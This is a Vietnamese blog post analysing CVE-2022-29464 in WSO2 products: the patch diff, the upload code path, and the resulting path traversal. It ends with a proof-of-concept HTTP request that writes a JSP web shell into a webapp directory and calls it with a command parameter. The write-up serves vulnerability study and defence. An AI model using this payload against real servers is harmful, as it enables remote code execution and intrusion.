WSO2 CVE-2022-29464: analysis
Unrestricted arbitrary file upload leading to remote code execution in WSO2 products (CVE-2022-29464). Dau Hoang Tai's 1-day analysis: source setup and debugging, root cause, and the path to RCE (in Vietnamese).
Originally published by Dau Hoang Tai on taidh's blog. Read the original.Bài phân tích của mình dưới đây chỉ dựa trên cách làm của cá nhân, nên thiếu sót và không kĩ lưỡng xin mọi người góp ý thêm. Không tản mản nữa mình sẽ bắt đầu vô việc luôn xD
Setup
Mình chỉ giới thiệu setup qua vì cái này mình nghĩ đọc document thì sẽ rõ ràng và hợp lí hơn.
- SOURCECODE -> Các bạn có thể tải source ở đây hoặc git clone ở product-is
- Nếu các bạn git clone ở trên về thì cần tải thêm
mavenđể xử lí code và build. - Tải jdk về máy, ở đây mình khuyên sài jdk8
- Chạy command
export JAVA_HOME=$(readlink -f /usr/bin/javac | sed "s:/bin/javac::") - Truy cập vô thư mục
/binvà chạy./wso2server.sh - Nếu debug theo kiểu remote thì sẽ thêm option
--debug 5005ở phía sau nhé, sau đó bênIntellijchọnRemote JVM debug, cái này ai bị lỗi thì chịu khó tra google xíu nhé hehe.
Patch Analysis
Sau khi mình tìm thấy và đọc qua cách patch của lỗ hổng này tại PATCH thì mình thấy sẽ có một điểm cần chú ý như sau:
- Xóa hết mapping trong thẻ
FileUploadConfig
<FileUploadConfig>
        <!--
           The total file upload size limit in MB
        -->
        <TotalFileSizeLimit>100</TotalFileSizeLimit>

        <Mapping>
            <Actions>
                <Action>keystore</Action>
                <Action>certificate</Action>
                <Action>*</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.AnyFileUploadExecutor</Class>
        </Mapping>

        <Mapping>
            <Actions>
                <Action>jarZip</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.JarZipUploadExecutor</Class>
        </Mapping>
        <Mapping>
            <Actions>
                <Action>dbs</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.DBSFileUploadExecutor</Class>
        </Mapping>
        <Mapping>
            <Actions>
                <Action>tools</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.ToolsFileUploadExecutor</Class>
        </Mapping>
        <Mapping>
            <Actions>
                <Action>toolsAny</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecutor</Class>
        </Mapping>
    </FileUploadConfig>
Hiện tại mình chưa biết phần mapping này sẽ hoạt động như nào, nên việc này xíu nữa mình cần phân tích code để xem luồng hoạt động của nó.
Bản mới nhất của Carbon-kernel cũng có một số chỉnh sửa:
- Những file bị xóa đi
AnyFileUploadExecutor.java,JarZipUploadExecutor.java,KeyStoreFileUploadExecutor.java,ToolsAnyFileUploadExecutor.java,ToolsFileUploadExecutor.java. - File được chỉnh sửa cần focus
FileUploadService.java.
Ở đây đã sử dụng thêm verifyCanonicalDestination để check filename.

Hàm này có nhiệm vụ sẽ không cho sử dụng đường dẫn tương đối mà bắt buộc là đường dẫn tuyệt đối. Để làm việc này thì hàm này đã sử dụng hàm getCanonicalPath. Hàm này có nhiệm vụ sẽ xóa hết ., .. => không thể path traversal. Tới đây thì mình có thể hình dùng được payload sẽ liên quan đến việc sử dụng path traversal ở filename để file shell về một chỗ nào đó.
- Ở trong file
deployment.tomlcó sửasecure=falsethànhtrue
Mình được được enpoint quan trọng thông qua file này đó là[[resource.access_control]] context="(.*)/fileupload/(.*)" secure=true http_method = "all" permissions = ["/permission/protected/"]/fileupload/=> bây giờ mình cần tiếp tục đi phân tích xem api chuẩn để dẫn đến vuln này là như nào dựa vô/fileupload/.
Exploit
Đầu tiên chúng ta biết được các file bị xóa đều nằm trong thư mục org.wso2.carbon.ui.transports.fileupload, vậy nên mình sẽ đi vào mục đó để xem chương trình xử lí các file trong đó như nào.

Trong folder transports thì có foler fileupload và 2 file khác FileDownloadServlet, FileUploadServlet. Nhưng mình chỉ chú ý đến FileUploadServlet vì lỗi này liên quan đến upload file như miêu tả và các bản vá cũng chỉ liên quan đến upload file.
- File
FileUploadServlet.classmình chỉ chú ý 2 hàm chính:doPost,init.
Hàm init
public void init(ServletConfig servletConfig) throws ServletException {
        this.servletConfig = servletConfig;

        try {
            this.fileUploadExecutorManager = new FileUploadExecutorManager(this.bundleContext, this.configContext, this.webContext);
            this.bundleContext.registerService(FileUploadExecutorManager.class.getName(), this.fileUploadExecutorManager, (Dictionary)null);
        } catch (CarbonException var3) {
            log.error("Exception occurred while trying to initialize FileUploadServlet", var3);
            throw new ServletException(var3);
        }
    }
Hàm init sẽ gọi đến class FileUploadExecutorManager cùng với những tham số đã được khởi tạo ở constructor.
public FileUploadExecutorManager(BundleContext bundleContext, ConfigurationContext configCtx, String webContext) throws CarbonException {
        this.bundleContext = bundleContext;
        this.configContext = configCtx;
        this.webContext = webContext;
        this.loadExecutorMap();
    }
Constructor FileUploadExecutorManager sẽ gọi đến function loadExecutorMap.
private void loadExecutorMap() throws CarbonException {
        ServerConfiguration serverConfiguration = ServerConfiguration.getInstance();

        OMElement documentElement;
        try {
            documentElement = XMLUtils.toOM(serverConfiguration.getDocumentElement());
        } catch (Exception var15) {
            String msg = "Unable to read Server Configuration.";
            log.error(msg);
            throw new CarbonException(msg, var15);
        }

        OMElement fileUploadConfigElement = documentElement.getFirstChildWithName(new QName("http://wso2.org/projects/carbon/carbon.xml", "FileUploadConfig"));
        Iterator iterator = fileUploadConfigElement.getChildElements();

        label83:
        while(true) {
            OMElement mapppingElement;
            do {
                if (!iterator.hasNext()) {
                    return;
                }

                mapppingElement = (OMElement)iterator.next();
            } while(!mapppingElement.getLocalName().equalsIgnoreCase("Mapping"));

            OMElement actionsElement = mapppingElement.getFirstChildWithName(new QName("http://wso2.org/projects/carbon/carbon.xml", "Actions"));
[TRUNCATED]
            Iterator actionElementIterator = actionsElement.getChildrenWithName(new QName("http://wso2.org/projects/carbon/carbon.xml", "Action"));
            String msg;
            if (!actionElementIterator.hasNext()) {
                if (confPath == null) {
                    msg = "A FileUploadConfig/Mapping entry in the CARBON_HOME/repository/conf/carbon.xml should have at least on Action defined. Please fix this error in the carbon.xml file and restart.";
                } else {
                    msg = Paths.get(System.getProperty("carbon.home")).relativize(Paths.get(confPath)).toString();
                    msg = "A FileUploadConfig/Mapping entry in the CARBON_HOME/" + msg + "/carbon.xml should have at least on Action defined. Please fix this error in the carbon.xml file and restart.";
                }

                log.error(msg);
                throw new CarbonException(msg);
            }
             OMElement classElement = mapppingElement.getFirstChildWithName(new QName("http://wso2.org/projects/carbon/carbon.xml", "Class"));
            String className;
            if (classElement != null && classElement.getText() != null) {
                className = classElement.getText().trim();

                String msg;
                String relativeConfDirPath;
                AbstractFileUploadExecutor object;
                try {
                    Class clazz = this.bundleContext.getBundle().loadClass(className);
                    Constructor constructor = clazz.getConstructor();
                    object = (AbstractFileUploadExecutor)constructor.newInstance();
                } catch (Exception var16) {
                    if (confPath == null) {
                        msg = "Error occurred while trying to instantiate the " + className + " class specified as a FileUploadConfig/Mapping/class element in the CARBON_HOME/repository/conf/carbon.xml file. Please fix this error in the carbon.xml file and restart.";
                    } else {
                        relativeConfDirPath = Paths.get(System.getProperty("carbon.home")).relativize(Paths.get(confPath)).toString();
                        msg = "Error occurred while trying to instantiate the " + className + " class specified as a FileUploadConfig/Mapping/class element in the CARBON_HOME/" + relativeConfDirPath + "/carbon.xml file. Please fix this error in the carbon.xml file and restart.";
                    }
[TRUNCATED]
this.executorMap.put(actionElement.getText().trim(), object);
[TRUNCATED]
Đoạn code trên sẽ load xml ở file carbon.xml, cụ thể hơn là sẽ load các action và class trong tag FileUploadConfig. Cuối cùng sẽ gọi đến executorMap để put các phần tử đó. executorMap sẽ được khởi tạo bằng new HashMap() => Các action và class sẽ được lưu trong HashMap theo dạng <Action, Class>.
Hàm doPost trong FileUploadServlet.java sẽ được gọi khi mình call theo method POST.
 protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        try {
            this.fileUploadExecutorManager.execute(request, response);
        } catch (Exception var5) {
            String msg = "File upload failed ";
            log.error(msg, var5);
            throw new ServletException(var5);
        }
    }
Hàm này sẽ gọi đếnexecute ở file fileUploadExecutorManager
public boolean execute(HttpServletRequest request, HttpServletResponse response) throws IOException {
        HttpSession session = request.getSession();
        String cookie = (String)session.getAttribute("wso2carbon.admin.service.cookie");
        request.setAttribute("wso2carbon.admin.service.cookie", cookie);
        request.setAttribute("WebContext", this.webContext);
        request.setAttribute("ServerURL", CarbonUIUtil.getServerURL(request.getSession().getServletContext(), request.getSession()));
        String requestURI = request.getRequestURI();
        int indexToSplit = requestURI.indexOf("fileupload/") + "fileupload/".length();
        String actionString = requestURI.substring(indexToSplit);
        FileUploadExecutorManager.FileUploadExecutionHandlerManager execHandlerManager = new FileUploadExecutorManager.FileUploadExecutionHandlerManager();
        FileUploadExecutorManager.CarbonXmlFileUploadExecHandler carbonXmlExecHandler = new FileUploadExecutorManager.CarbonXmlFileUploadExecHandler(request, response, actionString);
        execHandlerManager.addExecHandler(carbonXmlExecHandler);
        FileUploadExecutorManager.OSGiFileUploadExecHandler osgiExecHandler = new FileUploadExecutorManager.OSGiFileUploadExecHandler(request, response);
        execHandlerManager.addExecHandler(osgiExecHandler);
        FileUploadExecutorManager.AnyFileUploadExecHandler anyFileExecHandler = new FileUploadExecutorManager.AnyFileUploadExecHandler(request, response);
        execHandlerManager.addExecHandler(anyFileExecHandler);
        execHandlerManager.startExec();
        return true;
    }
- Có nhiệm vụ split url, những đoạn ở phía sau
/fileupload/sẽ được gán vôactionString. - Đưa vô constructor
CarbonXmlFileUploadExecHandlerđể add thêm thuộc tínhactionString.private class CarbonXmlFileUploadExecHandler extends FileUploadExecutorManager.FileUploadExecutionHandler { private HttpServletRequest request; private HttpServletResponse response; private String actionString; - Sau đó
carbonXmlExecHandlercác object khác sẽ được thêm vô thông qua hàmaddExecHandler.public void addExecHandler(FileUploadExecutorManager.FileUploadExecutionHandler handler) { if (this.prevHandler != null) { this.prevHandler.setNext(handler); } else { this.firstHandler = handler; } this.prevHandler = handler; } - Ở cuối hàm thì chương trình sẽ gọi
startExecpublic void startExec() throws IOException { this.firstHandler.execute(); }- Hàm này sẽ lấy ra object đầu tiên và mang đi thực thi đó là
carbonXmlExecHandler.
- Hàm này sẽ lấy ra object đầu tiên và mang đi thực thi đó là
- Hàm
executepublic void execute() throws IOException { boolean foundExecutor = false; Iterator var2 = FileUploadExecutorManager.this.executorMap.keySet().iterator(); while(var2.hasNext()) { String key = (String)var2.next(); if (key.equals(this.actionString)) { AbstractFileUploadExecutor obj = (AbstractFileUploadExecutor)FileUploadExecutorManager.this.executorMap.get(key); foundExecutor = true; obj.executeGeneric(this.request, this.response, FileUploadExecutorManager.this.configContext); break; } } if (!foundExecutor) { this.next(); } } }- Chương trình sẽ load
HashMapđã lưu từ trước đó, kiểm tra keyActionsso sánh vớiactionStringmà mình truyền vô sau/fileupload/, nếu trùng nhau thì hàmexecuteGenericsẽ gọi đượcActionđó cùng vớiClasstương ứng. VD: Khi mình/keystore,/certificatethì sẽ gọi đến classorg.wso2.carbon.ui.transports.fileupload.AnyFileUploadExecutorđể xử lí. Tương tự với cácAcctioncòn lại trong mapping.
- Chương trình sẽ load
Tới đây thì mình đã hiểu chương trình hoạt động như nào và bây giờ điều quan trọng tiếp theo là tìm enpoint nào thực sự có thể upload file shell và cần ghi vào đâu.
Tóm tắt lại chương trình
Mình sẽ tóm tắt lại chương trình cho dễ hiểu như sau:
- Load các <Acction, Key> trong file
carbon.xmlvôHashMap. - Các đường dẫn ở sau
/fileupload/sẽ được so sánh vớiActions(key) ở trongHashMapđã lưu ở trên. - Nếu trùng thì sẽ gọi đến các
Classtương ứng để xử lí request đó.
POC
Mình thử với /toolsAny, nó sẽ gọi đến class ToolsAnyFileUploadExecutor.class vì trong tên file có chứa ToolsAnyFileUpload nên mình nghĩ sẽ upload được bất kì file gì nên mình quyết định thử nó đầu tiên.
File ToolsAnhFileUploadExecutor.class mình chú ý đoạn code sau:
List<FileItemData> fileItems = this.getAllFileItems();
            Iterator var6 = fileItems.iterator();

            while(var6.hasNext()) {
                FileItemData fileItem = (FileItemData)var6.next();
                String uuid = String.valueOf((double)System.currentTimeMillis() + Math.random());
                String serviceUploadDir = this.configurationContext.getProperty("WORK_DIR") + File.separator + "extra" + File.separator + uuid + File.separator;
                File dir = new File(serviceUploadDir);
                if (!dir.exists()) {
                    dir.mkdirs();
                }

                File uploadedFile = new File(dir, fileItem.getFileItem().getFieldName());
                FileOutputStream fileOutStream = new FileOutputStream(uploadedFile);

                try {
                    fileItem.getDataHandler().writeTo(fileOutStream);
                    fileOutStream.flush();
                } catch (Throwable var21) {
                    try {
                        fileOutStream.close();
                    } catch (Throwable var20) {
                        var21.addSuppressed(var20);
                    }

                    throw var21;
                }

                fileOutStream.close();
                response.setContentType("text/plain; charset=utf-8");
                ((Map)fileResourceMap).put(uuid, uploadedFile.getAbsolutePath());
                out.write(uuid);
            }
uuidsẽ được tạo bởi hàmMath.random()- Kiểm tra thư mục
./tmp/extra/$uuid/có tạo chưa, nếu chưa thì sẽ tạo ra thư mục đó. - Filename mình upload lên sẽ được thêm vô sau
./tmp/extra/$uuid/->./tmp/extra/$uuid/$filename - Nếu upload thành công thì reponse trả về
uuidđã khởi tạo.
Vậy ở đây mình có thể control được filename => có thể path traversal để ghi vô folder mà chúng ta có quyền ghi và access được từ url => tới đây thì mình nghĩ khá chắc chắn đây là endpoint của vuln này, vì bản mới nhất của carbon-kernel đã thêm đoạn không cho mình sử dụng đường dẫn tương tối (khỏi path traversal).
Theo README thì mình biết được cấu trúc của chương trình và biết được webapp sẽ nằm trong repository/deployment vì deployment -> All deployment artifacts should go into this directory.


Biết được trong deployment có chứa client và server. Trong server thì có webapp và theo như mình được biết thì đây là folder của chương trình chạy chính. Nên bây giờ mình sẽ thử ghi file shell vào trong 1 các folder ở đây. Cụ thể hơn là mình sẽ ghi vào accountrecoveryendpoint.
Payload
POST /fileupload/toolsAny HTTP/1.1
Host: localhost:9443
Content-Length: 727
Origin: https://localhost:9443
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysQPwV1zoETVUiAVx

------WebKitFormBoundarysQPwV1zoETVUiAVx
Content-Disposition: form-data; name="application-sp-name"

taidh
------WebKitFormBoundarysQPwV1zoETVUiAVx
Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/accountrecoveryendpoint/shell.jsp"; filename="shell.jsp"
Content-Type: text/xml

<%@ page import="java.util.*,java.io.*"%>
<%

%>
------WebKitFormBoundarysQPwV1zoETVUiAVx--
Access https://localhost:9443/accountrecoveryendpoint/shell.jsp?cmd=ls -l
References & further reading
Dau Hoang Tai
Co-Founder, Starfish Security